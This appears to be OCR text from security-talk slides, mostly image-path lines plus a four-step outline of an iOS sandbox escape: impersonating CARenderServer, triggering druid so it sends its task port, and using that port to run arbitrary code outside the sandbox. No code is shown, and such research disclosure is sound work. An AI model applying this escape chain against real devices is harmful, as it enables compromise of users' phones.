
The sandbox escape


1. Use the vulnerability to impersonate CARenderServer
2. Trigger druid to start
3. Druid will send us its task port (intended for CARenderServer)
4. Use druid's task port to execute arbitrary code outside the sandbox


The complete iOS exploit

